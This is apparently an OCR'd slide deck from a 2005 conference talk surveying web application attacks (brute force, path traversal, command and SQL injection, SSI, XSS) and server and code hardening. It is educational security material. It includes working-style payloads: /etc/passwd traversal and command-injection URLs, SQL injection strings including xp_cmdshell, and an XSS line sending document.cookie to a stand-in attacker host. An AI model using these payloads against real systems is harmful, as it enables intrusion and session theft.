Web Applications: Attacks and Defense !

Muhammad Ahmed Siddiqui

PAKCON 2005

Karachi, Pakistan

Your Speaker

- Security Researcher , rewterz inc.
- Member , Pakistan Honeynet Project.
- 4 years experience of secure web development.
- Winner of Pak Con 2004 CTF hacking contest.
- Student , Sir Syed University of Engineering and Technology.


Agenda

- Introduction To Web Applications
- Common Misconceptions
- Why Web Applications Attacks are so Dangerous?
- The Web Attacker’s Toolbox
- Categories of Attacks
- Defense
- Web Applications Security in Pakistan
- Conclusion.

What Are Web Applications ?

- A Web application is generally comprised of a collection of scripts that reside on a Web Server.
- Interact with databases or other sources of dynamic content.
- Examples include: web mail, online banking, portal systems, etc


Typical Web Application Architecture



Misconceptions Regarding Web Applications Security

- We are secure , we are using a “Firewall””.
- Ssl Myth : "Strong 128 bit crypto stops hackers dead in their tracks“.
- No one can hack us because we have latest patches installed ;)


Firewalls? Are you really secure?



Firewalls? Are you really secure?


- Access to the web application must be allowed by firewalls and access control lists, otherwise the web application won't work.

- Web Traffic is the mostly onsidered as "friendly traffic" by the Firewalls.


Through the firewall without a fire suit
Firewall ALLOW's web traffic because it "seems" harmless.
HTTP(s)
RPC
Net-BIOS
FTP
31337
X
X
X
X
Firewall
Web Server
Web Applications

SSL? Are you Really Secure?

Only guarding the transport layer and simply encrypting the attack.



Why Web Applications Attacks are so Dangerous?

- Port 80 and 443 are usually allowed through the firewalls
- Firewall cannot prevent attacks targeted web application
- They provide public access to an organization's most critical data , including customer information, transaction information, and even proprietary corporate data.
- In most cases the only defense is “Secure Coding”.

Some Facts and Figures

- Most popular attacks are against web server-incident.org.
- 3 out of 4 websites are vulnerable to attack (Gartner).
- 75% hacks occurs at application level (Gartner)
- 2000 attacks /week for unprotected web sites.
- Every 1500 lines of code has one security vulnerability (IBM labs).

The Web Attacker's Toolbox ;)

A web attacker only needs:

- A Web browser
- An internet connection
- Some intelligence

Categories of Attacks

- Authentication
  - Brute Force
  - Insufficient Authentication
- Information Disclosure
  - Directory Listing
  - Information Leakage
  - Path Traversal
  - Accessing "non-web" files
- Command Execution
  - OS Commanding
  - Sql Injection
  - Server Side Includes (SSI)
- Logical Attacks
  - Denail Of Service
  - Functionality Abuses
  - Insufficient Anti Automation.
- Client-Side Attacks
  - CFS- Cross frame scripting
  - XSS- Cross Site Scripting

Categories of Attacks : Authentication

This category covers attacks that target a web application's method of validating the identity of a user. Normally there are two types of attacks in this category.

1. Brute Force
2. Insufficient Authentication

Categories of Attacks : Authentication (Brute Force)

- An automated process used to guess a person's username and password.
- There are two types of brute force attack.
- Normal brute force attack and reverse brute force attack.
- A normal brute force attack uses a single user name against many passwords
- A reverse brute force attack uses many usersnames against one password. in systems with millions of user accounts , the possibility of users having the same password dramatically increases.

Categories of Attacks : Authentication (Brute Force)

- Easier to launch.
- Often successful.
- Many automated tools available for brute forcing (i.e. Brutus, hydra).

Categories of Attacks : Authentication (Insufficient Authentication)

- Occurs when a web site permits an attacker to access critical content or functionality without properly authenticated.
- To get around setting up authentication, some resources are protected by "hiding" the specific location and not linking the location into the main website or other public places.
- Its important to understand that simply because a resource is unknown to an attacker it still remains accessible through a specific URL.

Categories of Attacks : Authentication (Insufficient Authentication)

- for example many websites have been designed with administrative functionality which normally resided at /admin/ directory . This directory is usually never linked to anywhere on the website , but can still be accessed using a standard web browser. If adding authentication to this directory overlooked and attacker would obtain complete administrative access just by visiting it

Categories of Attacks :
Information Disclosure

This Section covers attacks designed to obtain system specific information about a website like software distribution, version numbers, and patch levels .or the information may contain the location of backup files or temporary files. Most websites will reveal a certain amount of data, but its best to limit the amount of data whenever possible. The more information about the website an attacker learns , the easier the system becomes to compromise.

Categories of Attacks :
Information Disclosure

We have following types of attacks in this category:

1. Directory Listing
2. Information Leakage
3. Path Traversal
4. Accessing "non-web" files

Categories of Attacks :

Information Disclosure (Directory Listing)

- It is the ability to retrieve complete directory listing within a directories on the webserver.
- Usually happens when the default document is missing
- Bad Web server configuration.

Categories of Attacks :

Information Disclosure

(Information Leakage)

- Information Leakage is when a web site reveals sensitive data , such as developers comments or error messages.
- May be present within html comments, error messages, source code.
- Information leakage does not necessarily represent a breach in security, it does give and attacker useful guidance for future exploitation.

Categories of Attacks : Information Disclosure (Path Traversal)

- Technique forces access to files, directories and commands that potentially reside outside the web document root directory.
- The most basic path traversal attack users the "../" special character sequence
- Even if a web server properly restricts path traversal attempts in the URL path, a web application itself may still be vulnerable due to improper handling of user-supplied input.
- http://example/scripts/ex.cgi?page=../../etc/passwd

Categories of Attacks : Information Disclosure (Accessing "non-web" files)

- "Non-web" files can be:
  1. Archive files (*.zip,*.tar.gz,etc)
  2. Backup files(*.bak,etc)
  3. Databases(*.mdb,*.mdf,etc)
  4. log files(*.log,etc)
  5. header/include files(*.inc,*.asa,etc)
  6. text files(readme.txt,important.txt,etc)

Can be reterived with some guess work for example if There is a directory called /database/ look for database.mdb.

Categories of Attacks :
Command Execution

The Command Execution section covers attacks designed to execute remote commands on the web Server . Usually web applications utilize user-supplied input to fulfill requests. Often these user-supplied data are used to construct commands resulting in dynamic web page content. if this process is done insecurely , an attacker could alter command execution.

Categories of Attacks :
Command Execution

We have following types of attacks in this category:

1. OS Commanding
2. Sql Injection
3. Server Side Includes (SSI)

Categories of Attacks :
Command Execution
(OS Commanding)

- Os Commanding is an attack technique used to exploit web sites by executing Operating System commands through manipulation of application input.
- When a web application does not properly validate user-supplied input before using it within application code, it may be possible to trick the application into executing operating system commands.

Categories of Attacks :
Command Execution
(OS Commanding)

Most scripting languages enable programmers to execute operating systems commands during run-time, by using various functions. for example , here is a part of a PHP script , which presents the contents of a system directory (on Unix Systems)

```
exec("ls -al $dir",$lines,$rc);
```

By appending a semicolon (;) followed by a Operating System Command, it is possible to force the web application into executing the second command:

http://victim/directory.php?dir=%3bcat%20/etc/passwd

the result will retrieve the contents of the file /etc/passwd file

Categories of Attacks :

Command Execution (SQL injection)

- Web applications often use data read from a client to construct database queries .
- If the data is not properly processed prior to SQL query construction, malicious patterns that result in the execution of arbitrary SQL or even system commands can be injected .

Categories of Attacks :
Command Execution
(SQL injection)

Commonly used SQL injection Techniques:

- Access through Login Page
  - Using 'or' condition.
  - Using 'having' clause.
  - Using multiple queries.
  - Using extended stored procedures.
- Access through URL
  - By Manipulating the query string in URL.
  - By Using the 'SELECT & UNION' statements.

Categories of Attacks :
Command Execution
(SQL injection)

- Example

```
strUserid=Request.form("username")
strPass=Request.form("password")
SQL="Select * from Admin where username=' " &  strUserid &  " ' And Password=' " &  strPass & '
    "
```

- In this code, the developer is taking the user-input from the form and embedding it directly into an SQL query

Categories of Attacks :
Command Execution
(SQL injection)

Now let us say that user Magic is an Admin on the site, and you wish to get access to his account, you can use the following injection

User: Magic

Password: hi' or 'a'='a

Categories of Attacks :
Command Execution
(SQL injection)

This will cause SQL query to become

SQL=Select * from Admin where username=Magic and password ='hi' or 'a'='a'

In this example, obviously the password is not 'hi' but on the other hand 'a' does = 'a', so the conditions are met and administration rights will Be granted .

Categories of Attacks :

Command Execution (SQL injection)

- An attacker can also run system commands using stored procedure in Microsoft SQL server.

```
username=';exec master..xp_cmdshell 'iisreset';--
password=idontcare
```

Categories of Attacks : <u>Command Execution</u> (SQL injection)

- SQL can also be injected through URL.
- Many times URL looks like this http://www.victim.com/someproducts.asp?id=7
- To See the product details the product script on the server looks like
- strSql="select * from products where id=" & request.querystring("id")

Categories of Attacks :

Command Execution

(SQL injection)

- By appending a union select statement to the parameter, the attacker can test to see if he can gain access to the database.
- http://www.victim.com/someproducts.asp?id=7+union+all+select+name+from+sysobjects
- The SQL server will return similar error to this
- " Microsoft OLE DB Provider for SQL Server error '80040e14'
  All queries in an SQL statement containing a UNION operator must
  have an equal number of expressions in their target lists. "
- This tells the attacker that he must now guess the correct number of columns for his SQL statement to work

Categories of Attacks :
Command Execution
(Server Side Includes SSI)

- SSI Injection (Server-side Include) is a server-side exploit technique that allows an attacker to send code into a web application.
- SSI Injection exploits a web application's failure to sanitize user-supplied data before they are inserted into a server-side interpreted HTML file.
- If an attacker submits a Server-side Include statement, he may have the ability to execute arbitrary operating system commands, or include a restricted file's contents the next time the page is served.

Categories of Attacks :
Logical Attacks

- Focuses on the abuse or exploitation of a web application's logic flow.
- Application logic is "Expected Procedural Flow“.
- Password Recovery, Account Registration and eCommerce purchases are all examples of application logic.
- An attacker may be able to misuse these features to harm a web site and its users.

Categories of Attacks :
Logical Attacks

We have following types of attacks in this category:

1. Functionality Abuses.
2. Denail Of Service.
3. Insufficient Anti Automation.

Categories of Attacks :

Logical Attacks

(Functionality Abuses)

- This technique uses a website's own features and functionality to consume, defraud or avoid access controls mechanisms.
- When a piece of functionality is open to abuse, an attacker can annoy other users or perhaps defraud the system entirely.
- The potential and level of abuse will vary from website to website and application to application.

Categories of Attacks :

<u>Logical Attacks</u>

(Functionality Abuses)

- In a broad view , all effective attacks against computer-based systems entail “Abuse of Functionality” issues.
- Specifically , this definition describes an attack that has subverted a useful web application for a malicious purpose with little or no modification to the original function

Categories of Attacks :

Logical Attacks
(Functionality Abuses)

- Some Examples

1. Using a website's search function to access restricted files outside of a web directory.
2. Abusing a file upload functionality to replace critical internal configuration files.
3. performing a DoS by flooding a web-login system to lock out legitimate users when the allowed login retry-limit is exceeded.

Categories of Attacks :

Logical Attacks
(Denial Of Service)

- An attack technique with the intent of preventing a website from serving normal user activity.
- DoS attacks , which are easily normally applied to the network layer, are also possible at application layer.
- Many times DoS attacks will attempt to consume all of a web site's available system resources such as CPU, memory, disk space etc.

Categories of Attacks :

Logical Attacks

(Insufficient Anti Automation)

- Insufficient Anti Automation is when a website permits an attacker to automate a process that should only be performed manually.
- Automated programs or attackers could repeatedly exercise website functionality attempting to exploit or defraud the system.
- An automated robot(program) could potentially execute thousands of requests a minute causing potential loss of performance or service.

Categories of Attacks :

Logical Attacks

(Insufficient Anti Automation)

- Some Examples

1. An automated robot could be able to sign up ten thousand new accounts in a few minutes.

1. Similarly an automated robot can also annoy other users with repeated message board posting.

Categories of Attacks :
Client Side Attacks

- Client-side Attacks focuses on the abuse or exploitation of a web application's user.
- When a users visits a web site , trust is established between two parties both technologically and psychologically. A user expects website they visit to deliver valid content. A user also expects the website not to attack them during their stay.
- By leveraging these trust relationship expectations, an attacker may employ several techniques to exploit the user.

Categories of Attacks :
Client Side Attacks

There are normally two types of attacks in this category:

1. Cross Frame Scripting (CFS).
2. Cross-site Scripting (XSS).

Categories of Attacks :
Client Side Attacks
(Cross Frame Scripting)

- An attack technique used to trick a user into believing that certain content appearing on a website is legitimate and not from an external source.

- Some web pages are served using dynamically built HTML content sources. for example , the source location of a frame (<frame src="http://bleh.example/file.html">) could be specified by a URL parameter value.
  http://bleh.example/page.asp?frame_src=/file.html".
  An attacker may be able to replace the "frame_src" parameter value with "frame_src=http://attacker/malicious.html“.

Categories of Attacks :
Client Side Attacks
(Cross Frame Scripting)

- Specially crafted links can be send to a user via e-mail, instant messages, left on bulletin boards.
- If an attacker gets a user to visit a webpage designated by their malicious URL, the user will believe he is viewing authentic content from one location when he is not.
- User will implicitly trust the spoofed content since the browser location bar displays http://bleh.example, when in fact the underlying HTML frame is referencing http://attacker.

Categories of Attacks :

Client Side Attacks
(Cross Frame Scripting)

- This attack exploits the trust relationship established between the user and the web site.
- This technique has been used to create fake web pages including login forms, false press release etc.

Categories of Attacks :

Client Side Attacks

(Cross Site Scripting)

- Cross-site Scripting (XSS) is an attack technique that forces a web site to echo attacker-supplied executable code, which loads in a user's browser.
- The Code itself is usually written in HTML/JavaScript, but may also extend to VBscript , ActiveX, Java, Flash or any other browser-supported technology.
- The reason this vulnerability might exist is if a page does not parse its input .
- This allows an attacker to get around data protection models, which typically prevent scripts from other websites from accessing a user's data about another site.

Categories of Attacks :
Client Side Attacks
(Cross Site Scripting)


- Example :-
- http://host/a.php?variable="><script>document.location='http://bleh.attacker/cgi-bin/cookie.cgi?'%20+document.cookie</script>
- when an attacker gets a user's browser to execute this code, the code will run within the security context(or zone) of the hosting website (http://host).
- The attacker now have the cookie when have been set by the (http://host).

Categories of Attacks :

Client Side Attacks

(Cross Site Scripting)

- A diagram of how a XSS to obtain a user's cookie's might occur .


Web Application
(e.g. Hotmail, eBay, etc.)
Attacker logs into Application with stolen cookies
5
1
4
2
3
XSS Attack Propagated By E-mail or Web Page
Web Application User
Malicious CGI Script hosted on other web server

1]http://www.idefense.com/application/poi/researchreports/display?id=9

Defense

- To deploy a secure web application you have to secure your web server and web application .
- Because, securing the application itself is worthless if the web server itself has not been secured.
- Internet security begins with having secure servers and networks .

Defense
Securing Web Server

- **Network filtering :**

1. Place your web server in a DMZ. Set your firewall to drop connections to your web server on all ports but http (port 80) or https (port 443).

- **Host based security :**

1. Remove all unneeded services from your web server. Any unneeded service can become an avenue of attack.
2. Limit the number of persons having administrator or root level access.
3. Apply relevant security patches as soon as they are announced .
4. Disallow all remote administration .
5. If the machine must be administered remotely, require that a secure capability such as secure shell is used to make a secure connection. It would also be good to limit these connections only to a minimum number of secure machines and have those machines reside within your Intranet

Defense
Securing Web Server

- **Auditing/logging:**

1. Log all user activity and maintain those logs either in an encrypted form on the web server or store them on a separate machine on your Intranet, or write to "write-once" media.
2. Monitor system logs regularly for any suspicious activity.

- **Content management:**

1. Do all updates from your Intranet .
2. Write a script to download HTML pages and check against a template, if changes are noted, upload the correct version.

- **Intrusion Detection :**

1. Scan your web server periodically with tools like ISS, nmap, nessus, nikto or Satan to look for vulnerabilities.
2. Have intrusion detection software monitor the connections to the server. Set the detector to alarm on known exploits and suspicious activities and to capture these sessions for review. This information can help you recover from an intrusion and strengthen your defenses.

Defense
Securing Web Application

- Secure web application development includes a wide array of development efforts.
- One should develop code with security being a top goal to make an attack or exploitation as difficult as possible.
- Before or even during the development of the web application, it is important to identify existing security issues similar to the web application in development, followed by implementing responses to those security issues .
- It is important to note that the potential for vulnerabilities in a web application are reduced by strong initial design work..

Defense
Securing Web Application

- The application logic itself must be careful constructed and must include security mechanisms.
- Input should never be assumed to be what was expected. It must be tested, validated, and filtered.
- Applications that call up files, especially directly from the file system, must be carefully checked .
- Any Input that even resembles javascript or vbscript must be removed.
- All error messages must be handled. Unhandled (raw) error messages are a roadmap through the application and database.
- Database calls must be structured carefully, and any user input that will used in the query must be scrutinized .
- Eliminate unnecessary database users and stored procedures.

Defense
Securing Web Application

- Ensure that QA test for security as well as functionality .
- Don't put everything in the HTML directory.
- Never trust hidden fields.
- Validate input data on both client and server side.
- Avoid real directory and file names.
- Use absolute path and filenames.
- The security department must learn application security .
- Audit production systems frequently and with each change
- SWAT : **S**ecure **W**eb **A**pplication *through* **T**esting.
- Automated assessment tools can help introduce and maintain security throughout the application life cycle .
- WebInspect , AppScan , ScanDo

Web Applications Security in Pakistan

CENSORED

SCREEN SHOTS ;)

CENSORED

Final Words

- Securing web applications requires a combined effort in the following areas:

1. Application design.
2. Server management.
3. Network management .
4. Security auditing .

- Professionals specializing in one of these areas require a good knowledge of all the others .
- Each area is a specialty that requires the attention of a focused individual or team.

Thank you, questions?

Muhammad Ahmed Siddiqui
ahmed@rewterz.org